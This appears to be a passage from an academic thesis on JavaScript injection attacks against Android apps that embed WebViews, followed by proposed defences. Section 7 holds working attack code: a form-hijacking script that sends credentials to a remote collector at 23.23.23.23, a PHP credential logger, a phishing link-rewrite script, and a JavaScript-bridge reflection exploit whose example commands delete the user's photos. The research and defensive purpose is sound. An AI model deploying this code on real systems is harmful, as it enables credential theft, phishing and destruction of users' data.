
IP address	MAC	Hostname
192.168.1.1	[redacted]	
192.168.1.[redacted]		
192.168.1.[redacted]		
192.168.1.[redacted]		

IP address	MAC	Hostname
192.168.1.[redacted]	[redacted]	
192.168.1.[redacted]	[redacted]	
192.168.1.38	[redacted]	

Figure 5: Setting the objectives to poison

However, with all this process, what the attacker have achieved is just listen. The real attack vector is to inject a file into the victims with malicious code. To do that, it is necessary to know what operations will perform the users in the network. In this case, the attacker is working in a mobile device environment where the majority of Android applications have some kind of advertisement system. Therefore, a good option is to intercept the JavaScript files that are used by the advertisements companies like Admob. Admob is using an unprotected download in order to fetch JavaScript code that will be used to show the advertisements.

In order to inject the malicious file, another technique has to be used in top of the ARP Spoofing. This is the DNS Spoofing. DNS Stands for Domain Name System and it's a protocol used to translate the URLs into IP addresses. So, when a device is trying to connect to a certain URL first, ask to a DNS server for the correct IP. In this case then, DNS Spoofing consist in announce that the domain that the applications are looking for is the attacker device. By this means, if the attacker has a working server in the IP given by the DNS spoofing, the victims' devices will go to that server to look for the Admob file and the attacker will be able to give them the malicious file instead of the original one.



DNS Name Requested: admob.media.com

IP address to rewrite in response packets: 192 . 168 . 1 . 23

Lost packets: 0%

Figure 6: Preparing DNS Spoofing

In this figure the DNS spoofing is being set in order to deceive the intercepted devices. Once the "OK" button is pressed, all the traffic asking for the "admob.media.com" domain will be redirected and the attack vector will be completed.

6.2.4. EXTENSION

This is, by far, the most extent attack vector reviewed in this document as this injection can be performed in all the applications that contain advertisements (at least from Google Admob) which is a great number of applications. In addition to that, all the advertisements platforms in Android devices use a JavaScript bridge to allow the JavaScript code to call native Java code and this is a requisite to perform some of the damages as will be reviewed in the next section.

According to appbrain [3], 37,23% of Android apps use Admob advertisement system. So at least, these applications are vulnerable to a Man in the Middle attack.

6.3. ATTACK VECTORS ON EMBEDDED WEB APPLICATIONS

With the release of HTML5 Web Applications became more powerful and easy to develop. Therefore, the number of Web Applications begun to increase and it is still increasing. However, as it has been seen, the use of JavaScript (which is widely used in HTML5 applications) can be dangerous.

For the following attack vectors, we are going to consider applications written in HTML5 and JavaScript embedded into native applications that, at some point, need to display some information gathered from the outside. The problem with displaying data gathered from the outside is that some of the usual JavaScript APIs used to display data can look into the information that they are about to display and, if there is some JavaScript code, execute it. In the following figure there is a diagram of how the attack works.




Figure 7: Attack on Embedded Web Applications
Source http://www.cis.syr.edu/~wedu/attack/how_it_works.html

As it can be seen, the external source of data provides not only the genuine data but also a malicious code to the Android device. Afterwards, when the application is about to display the information gathered from the outside, the API displays the data and executes the code that has been supplied with it.

The malicious code can be injected into the device in numerous ways, the following section explains 4 of them.

6.3.1. INJECTION VIA WI-FI SSID

An SSID is a string that is used to identify networks. The SSID are usually provided by the routers or other access point in order to announce its services and let the users and devices to connect to their networks. In a WI-FI network, the SSID is broadcasted to all listening WI-FI receivers.

If the victim's device has a vulnerable Web Application that reads the SSID of the surrounding WI-FI signals and displays them on screen, it's possible to inject code. The injected code is the own SSID. If instead of a normal name, the SSID is JavaScript code, it will be executed instead of being displayed. Furthermore, as the SSID is length limited, it is possible for the attacker to set either multiple access points with pieces of malicious code or change the SSID every few seconds with different fragments of the malicious code.

6.3.2. INJECTION VIA SMS

This attack vector is more straight forward and simpler. If a vulnerable application is used to read some SMS text message with malicious code, this code can be executed. This attack vector is quite interesting as it can be used to not only to attack the victim's phone but all his contacts as the malicious code can be used to send SMS text messages to other people.

6.3.3. INJECTION VIA MP3 SONGS

Every MP3 has information associated to it: the name of the song, the artist, the album, etc. It is possible to change some of these tags into a malicious script.

If a vulnerable application tries to display information stored in the MP3 that has been replaced by JavaScript code, then a code injection is possible.

6.3.4. INJECTION VIA QR CODE

This is a simple attack vector as the malicious script is encoded in a QR code that has to be scanned by the victim’s device. Once the vulnerable application in the victim’s device scans the code and tries to display it, the script encoded is executed.

7. ANALYSIS AND TESTING OF POSSIBLE DAMAGES

In this section are described attacks conceived and tested by the author of this project in order to give a sample of what level of damage can be achieved using the attack vectors previously defined. For each possible damage a general description and a way to proceed with the attack is given.

These damages were tested in a custom application that loads malicious JavaScript code, usually embedded in an HTML file, in a WebView. By these means the author could try the possible damages in a controlled and comfortable environment. These damages are related to code injection, therefore any attack vector capable of injecting malicious code is useful to perform the following damages.

7.1. FORM MUTATION

7.1.1. DESCRIPTION

The users usually send sensitive information over the web using forms. Those forms are used to sing in to social networks, banks, e-mail accounts, games, etc. The idea of this attack is to allow a user to fill up a form in a trustworthy site but, instead of sending the information just to the trustworthy site, send this information also to the attacker.

If this attack is fully performed the user can't be aware that his data has been stolen and in top of that there is no reason to suspect of data theft until the attacker has used this information.

7.1.2. PROCEDURE

For this attack to work an attacker can inject some JavaScript code in a web page that uses a HTML forms to request data, for example a Log In or Sign in form. To demonstrate how this attack can work, the following Log In form will be used:

```
<!DOCTYPE html>
<html>
    <body>
```

```
        <form action="original_Action">
            Username: <input type="text" name="user"><br>
            Password: <input type="password" name="password">
            <input type="submit" value="Submit">
        </form>
    </body>
</html>
```

As can be seen, this is a simple web page with a Log In form. In this case, when the user fills up the form and press the submit button, the information in the form is used by the trustworthy site. However if an attacker manages to inject the following code, that information could be stolen:

```
<script type="text/javascript">
    function sendInfoToAttacker(){

        var x=document.getElementsByName("user");
        var y=document.getElementsByName("password");
        var stolenCredentials = "user=" +x[0].value + "&password=" + y[0].value;
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.open("POST", "http://23.23.23.23/attack.php", true);
        xmlhttp.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
        xmlhttp.setRequestHeader("Content-length", stolenCredentials.length);
        xmlhttp.setRequestHeader("Connection", "close");
        xmlhttp.send(stolenCredentials);

        document.getElementsByTagName("FORM")[0].setAttribute('action',
original);
    }
    var original =
document.getElementsByTagName("FORM")[0].getAttribute('action');
    document.getElementsByTagName("FORM")[0].setAttribute('action',
'javascript:sendInfoToAttacker()');
</script>
```

The code above implements three functions in order to steal the information and cover the theft.

```
document.getElementsByTagName("FORM")[0].setAttribute('action',
'javascript:sendInfoToAttacker()');
```

This first line of code is used to redirect the action of the form in order to allow the attacker to execute its own code.

```
        var x=document.getElementsByName("user");
        var y=document.getElementsByName("password");
        var stolenCredentials = "user=" +x[0].value + "&password=" + y[0].value;
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.open("POST", "http://23.23.23.23/attack.php", true);
        xmlhttp.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
        xmlhttp.setRequestHeader("Content-length", stolenCredentials.length);
        xmlhttp.setRequestHeader("Connection", "close");
        xmlhttp.send(stolenCredentials);
```

This section of code is where the actual theft is performed. This code opens a connection with a remote server owned by the attacker, the user credentials are collected and, finally, are sent over the open connection.

```
        document.getElementsByTagName("FORM")[0].setAttribute('action',
original);
```

This last block of code is the responsible to cover up the theft. In order to do that, the credentials are sent in the same way as they would have if nothing had happened.

Once the data has been sent, it is necessary to capture those data. As it can be seen in the above code, the stolen credentials are sent to a PHP file in a remote server. In order to capture and store the stolen data, the following PHP has been created:

```
<html>
```

```
    <body>
    <?php
        header('Access-Control-Allow-Origin: *');
    ?>
    <?php
        $file = 'credentials.txt';
        $current = file_get_contents($file);
        $current .= $_POST["user"];
        file_put_contents($file, $current);
        $current .= $_POST["password"];
        file_put_contents($file, $current);
    ?>
    </body>
</html>
```

As it can be seen in the code above, it has been necessary to configure the file to allow POST connections from unknown origins, this has to be performed because of the same-origin policy.

Once the header has been established to receive connections from any site, the following script creates a file, if it doesn't exist, and write the username and password that has been stolen in the previous file. Since the information has been sent before it was encrypted, both the username and password are stored in clear text in the credentials.txt file.

7.2. PHISHING

7.2.1. DESCRIPTION

Phishing is a method to acquire sensitive information like complete name, usernames, passwords, credit card information, emails, etc. In order to do that, the user is presented with an email asking for the data or with a copy of a trustworthy web page such as a bank website, social networks or other kind of services which require either a formal registration or some kind of money subscription.

Phishing can be considered as an example of social engineering as the difficulty of this kind of scams is not technical but social, as is more important that the targets fall for the trick rather than have an exact copy of the trustworthy web page.

In the case of the mobile devices this kind of scam can be done more easily as the attacker can create a "mobile version" of the trustworthy website without giving any suspicion to the target.

7.2.2. PROCEDURE

The procedure is quite easy, the idea is to copy a trustworthy website as much as possible or, at least, create a website that the user thinks is the genuine trustworthy site.

In the following screenshot it is possible to see the comparison between a real site and a fake site:



https://mobilebanking.cha
CHASE
Find Us | FAQs | Contact Us | Log On
Welcome to Chase.com
User Logon
User ID
Password
Log On
© 2013 JPMorgan Chase & Co.
Home | Privacy and Security | Log On
CHASE
Find Us | FAQs | Contact Us | Log On
Welcome to Chase.com
User Logon
User ID
Password
Log On
Home | Privacy Notice
PHISHING PAGE

Figure 8: Phishing and real site comparison
Source http://about-threats.trendmicro.com/us/mobile/monthly-mobile-review/2013-08-mobile-banking-threats

In this figure we can see that even if the copy (right) is not exactly as the original one (left), can be difficult for the average user to difference the fake site when is presented to him and fall for the trick.

The attacker can lure the victim to the fake site using all the vectors explained in the previous section. However, the most interesting vector can be the JavaScript injection.

In order to demonstrate how the code injection can work in this case, the following website will be considered:

```
<!DOCTYPE html>
<html>
    <body>
    <a href="http://www.TrustWorthySite.com" id="link">To Website< /a>
    </body>
</html>
```

In this simple case there is link to a web site where the user can input sensitive information. The aim of the attacker is silently redirect this link to the attacker's malicious site. In order to do that, the following script can be injected.

```
<script type="text/javascript">
   document.getElementById("link").href = "http://www.PhishingSite.com";
</script>
```

This script silently modifies the code of the web page to redirect the link to the attacker malicious site. Once the victim has entered to the attacker site, if introduces its credentials, those credentials will be stolen by the attacker.

7.3. EXECUTING MALWARE

7.3.1. DESCRIPTION

The idea is to execute malware that can help the attacker gain control over the device, gather information from the device and send it to the attacker, spread to other phones, etc.

In order to execute malware, it is necessary that the application have a built in JavaScript bridge between Java native code and JavaScript code. This bridge is used by applications to allow JavaScript code call native functions in order to enhance both functionalities and interactiveness between the user interface and the device resources. More information and detail about the JavaScript Bridge can be found in the appendix 1

Even if the bridge is a standard procedure explained in the official Android developers' website [5] it carries a great threat. That is, this JavaScript Bridge allows attackers to use Java reflection in order to get the Runtime class.

Java reflection consists in allowing some code to explore other code in the same system. This can be useful to invoke methods that can or cannot be in an unknown type object. As Java syntax would not allow to call a non-existing method in an object, Java reflection allows the programmer to look for the method. In this case, java reflection is used to call and obtain the Runtime object, which allows Java applications to interface with the environment in which they are running, that is, for example, the ability to call the "exec()" syscall. This function, like in Linux environments is used to execute the command or application that it receives as a parameter.

7.3.2. PROCEDURE

To perform this attack, the following line of JavaScript code needs to be injected in the application:

```
      function execute(cmdArgs){
        return
window.jsinterface.getClass().forName("java.lang.Runtime").getMethod("getRuntime
",null).invoke(null,null).exec(cmdArgs);
    }
```

Once this function is injected in the code, any command can be called. The following code is an example of what can be executed:

```
execute(['/system/bin/sh','-c','echo     \"rm     /mnt/sdcard/DCIM/*     \"     >
/data/data/com.example.vulnerableapp/del']);

execute(['/system/bin/chmod','770','/data/data/com.example.vulnerableapp/del']);
execute(['/data/data/com.example.vulnerableapp/del']);
```

In the code above a file is created containing a command that can be executed. In this case, there is just one command in the new script file, however a much larger script could be printed to the file. The second line of the code, the permissions of the script file are changed in order to allow the execution of the file. Finally, the last line of the code above executes the script file and, in this case, deletes all the content of the DCIM in the SD card. Usually this directory stores all the pictures taken by the device. It is possible to find all the system commands in the appendix 2.

Besides the example showed above, it is possible to do major damage to the device removing files, creating new ones or, as it was demonstrated by “MWR Security” [10] it is even possible to deploy a payload into the Android device that will connect to a remote server owned by the attacker. With this connection, the attacker can gain root access to the device and, once that is done, the attacker can steal data, disable the device temporally or permanently and perform other malicious acts.

This attack, if full performed, is the most dangerous attack that can be performed so far in Android devices.

7.3.3. EXTENSION

For the severe damages this attack can do, Google introduced a restriction on the accessible functions from JavaScript code using the JavaScript Bridge. This restriction applies to devices with API 17 and later API versions of Android OS.

The introduced restriction consist in enforcing the use of the @JavascriptInterface annotation in all the public methods that the developer wants to give access from JavaScript code. By this means, unless the developer of the application allow the use of getClass() method, it's not possible to perform this attack. Unfortunately as we can see in the following figure, nearly 70% of Android devices are using an API version equal or below 16. This means that all those devices are susceptible to be attacked by the means explained in this section.





Figure 9: Android version distribution diagram

Source: https://developer.android.com/about/dashboards/index.html?utm_source=ausdroid.net



Version	Codename	API	Distribution
2.2	Froyo	8	1.0%
2.3.3 - 2.3.7	Gingerbread	10	16.2%
3.2	Honeycomb	13	0.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	13.4%
4.1.x	Jelly Bean	16	33.5%
4.2.x		17	18.8%
4.3		18	8.5%
4.4	KitKat	19	8.5%

Figure 10: Android version distribution table

Source: https://developer.android.com/about/dashboards/index.html?utm_source=ausdroid.net

8. PROPOSED SOLUTIONS

After analyzing and testing the previous attack vectors and the possible damages that can be done using those vectors, the author has come up with some solutions and recommendations for both users and developers. The proposed solutions and recommendations can reduce the impact of the attacks and even eliminate the threat.

8.1. USER SIDE

8.1.1. UPDATE THE DEVICE

Some of the attacks reviewed in this document, and probably others, can be avoided by updating the Android device. However that is, in a lot of cases, difficult and even dangerous as devices might need to be rooted, a process that is out of reach for most of the Android users.

This difficulty to update the Android devices is because, usually, the phones don't execute “real” Android OS, instead most of that, the “Android devices” are executing a tweaked version of Android. Carriers and manufacturers modify the code which is running on their devices in order to add custom functionalities or block rival carriers SIM cards [9].

These modifications made the updating process quite complicated as the manufacturers that modified the code have to review the new update and modify it again in order to update their devices. Sometimes the manufacturers and carriers stop supporting a device which means that that device is no longer easily upgradeable. When that happens the user is forced to root the device in order to be able to erase the ROM and change it for another one. This procedure has its own risks which can lead to unusable hardware.

8.1.2. AVOID UNPROTECTED NETWORKS FOR SENSITIVE COMMUNICATIONS

As has been demonstrated an attacker can intercept communications between the Android device and a public server in order to introduce its own malicious code. However this is more difficult in a protected private network than in a public unprotected network. For that reason it is always recommendable to avoid the use of applications managing sensitive information in unprotected networks.

8.2. DEVELOPERS SIDE

8.2.1. AVOID BUILDING THE JAVASCRIPT BRIDGE

One of the most dangerous attacks described in this document may occur due to the existence of the JavaScript Bridge when the user's android device is not properly updated. Developers can't rely on the supposition that all the users will have their Android device fully updated. Therefore, if the developer finds a way to perform the same functionalities without using the JavaScript Bridge the vulnerability will disappear.

If the developer really needs to call native code from JavaScript code there is still a solution that will allow the developer to do that without a JavaScript Bridge. In order to do that the method shouldOverrideUrlLoading (WebView view, String url) should be taken in consideration. This method is called every time a URL is about to be loaded and allow the native code to take over the WebView navigation. When shouldOverrideUrlLoading (WebView view, String url) is called, receives the URL to be loaded as a parameter. This is what can be used to communicate the JavaScript code with the native code.

The idea is to load fake URL that has encoded the functions to be executed by the native code. When the native code intercepts the loading web page can determine if it's a real website or if it's a preprogramed function. In that case, the native code can execute the appropriate function and send the result back to the JavaScript calling a function that will be used as a callback function.

To demonstrate this behavior, the following code can be used:

```
public class WebViewActivity extends Activity {

    private WebView webView;
    String baseurl = "file:///android_asset/" ;

    @SuppressLint({ "JavascriptInterface", "SetJavaScriptEnabled" })
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.webview);

        Bundle extras = getIntent().getExtras();
        String url = null;
        if(extras !=null) {
            url = extras.getString("URL");
        }
        url = "javascript:" +url;

        webView = (WebView) findViewById(R.id.webView1);
        webView.getSettings().setJavaScriptEnabled(true);
        webView.loadUrl(baseurl+"noBridge.html");

        webView.setWebViewClient(new WebViewClient() {

              @Override
              public boolean shouldOverrideUrlLoading(WebView view, String url)
{
                  url = url.replace(baseurl, "");
                if(url.startsWith("method1")){
                    String params[] = url.split("-");
                    method1(Integer.parseInt(params[1]),params[2]);
                    return true;
                }
                return !(itsAdmisibleUrl(url));
              }
          });

      }
    private void method1(int x, String y){
        //do some calculations and store the answer in the ret variable
        int ret = x*123;
        webView.loadUrl("javascript:answer('method1', "+ret+")");
    }
    private boolean itsAdmisibleUrl(String url){
        return false;
    }

}
```

The above code is the Java native code that controls the execution. As it can be seen, the shouldOverrideUrlLoading (WebView view, String url) will intercept all the web pages that the WebView is trying to load. Then it will examine the loading URL. If the WebView is trying to upload a programed method this will be identified, executed and the loading operation will be stopped for that URL. If the URL is not a programed method, the itsAdmisibleUrl(url) function will analyze if the WebView should load that URL. For security reasons in the example above all the URL are intercepted and they are not allowed to load. This behavior is encouraged as the developer shouldn't allow third party URLs to be load on their WebView even if they are trustworthy. Instead of that, the default browser should be executed to load those URL.

As it can be seen, in the example above there is just one programed method that the JavaScript code is allowed to call, method1(int x, String y). When this method is called, it does the calculations or the functionalities that should have and, if there is a return value to be returned, calls a callback function. This callback function has as parameters, the method that is calling back and the return value of the method.

By this means a fully bidirectional communication can be established between java native code and JavaScript code.

The following code shows how this communication is seen by from the JavaScript side:

```
<!DOCTYPE html>
<html>
<body>

<script type="text/javascript">
   function answer(method, ret){
        if(method = "method1") document.write(ret);
   }
</script>
```

```
<p> Text </p>

<script type="text/javascript">
   window.location.assign("method1-3-hola");
</script>

</body>
</html>
```

As it can be seen from the JavaScript side the communication is even simpler. In this case we can spot two scripts.

The first one is the on handling the callback, the function answer(method, ret) receives the name of the method that is calling back and its return value, with that, the JavaScript code can follow with its execution.

The second important code is the one that is calling the java native method. As it can be seen, the JavaScript code is loading a URL that has encoded the name of the method and its parameters.

Using this method to call java native code from JavaScript code will prevent any attack that attempt to use native code and make serious damage to the device. However JavaScript injection can still be performed, and for that, the developer should always be careful with the use of JavaScript.

8.2.2. BUILD A LIBRARY RECOGNITION PROGRAM

One of the most important uses of JavaScript in Android devices is, at this moment, to display advertisements. Like has been stated previously, the use of advertisement libraries is related to a security breach that allow any attacker to inject malicious code.

In order to defend the Android devices against this vulnerability, an important part of the research time dedicated to this project was used to find patterns among the principal advertisement libraries. The idea was to find patterns in the JavaScript calls found in the advertisement libraries. Once found, these patterns could be used to build a program that analyses the incoming JavaScript files in order to find out if had been modified.

Although is a very interesting topic, the research couldn’t be completed due to a lack of time and results. If completed, this research could reduce the chances of being attacked using the vulnerability related to the use of advertisements.

9. PLANNING

This project was planned in order to have a total duration of about 20 weeks with a dedication of 20 hours per week, which makes 400 hours of dedicated work to do this project. The planning of the project was divided in weeks because each week the work done during the week was revised and the course of action redirected. With this methodology a consistent line of work was intended in order to obtain the best results possible.

The first planning of the project was based on personal experience on other projects done in the past and a rough estimation on how much difficulty was involved in the procedure of each task. Although the idea was to follow this planning, the results obtained each week determined, in the end, the actual schedule for each task.

In the following figures, there is the first planning for the project compared with the real time distribution of the work. As it can be seen in the figures, at the beginning, the schedule was followed. However, at the 4th week the investigation entered into an infructuous task, finding patterns in advertisements libraries. This task and the next one, build the recognition program, had to be discontinued in order to meet the project deadlines. Despite the possibility that there is no common pattern to be found in the advertisement libraries it is still an interesting topic of research as could be a defense mechanism against code injection.

Because of the lengthening of the previous task the following tasks had to be either shortened or combined with other tasks as it can be seen in the Gantt diagrams. As it can be seen, with the arrangements in the time dedicated to each task, the whole project has been fitted in 20 work weeks.

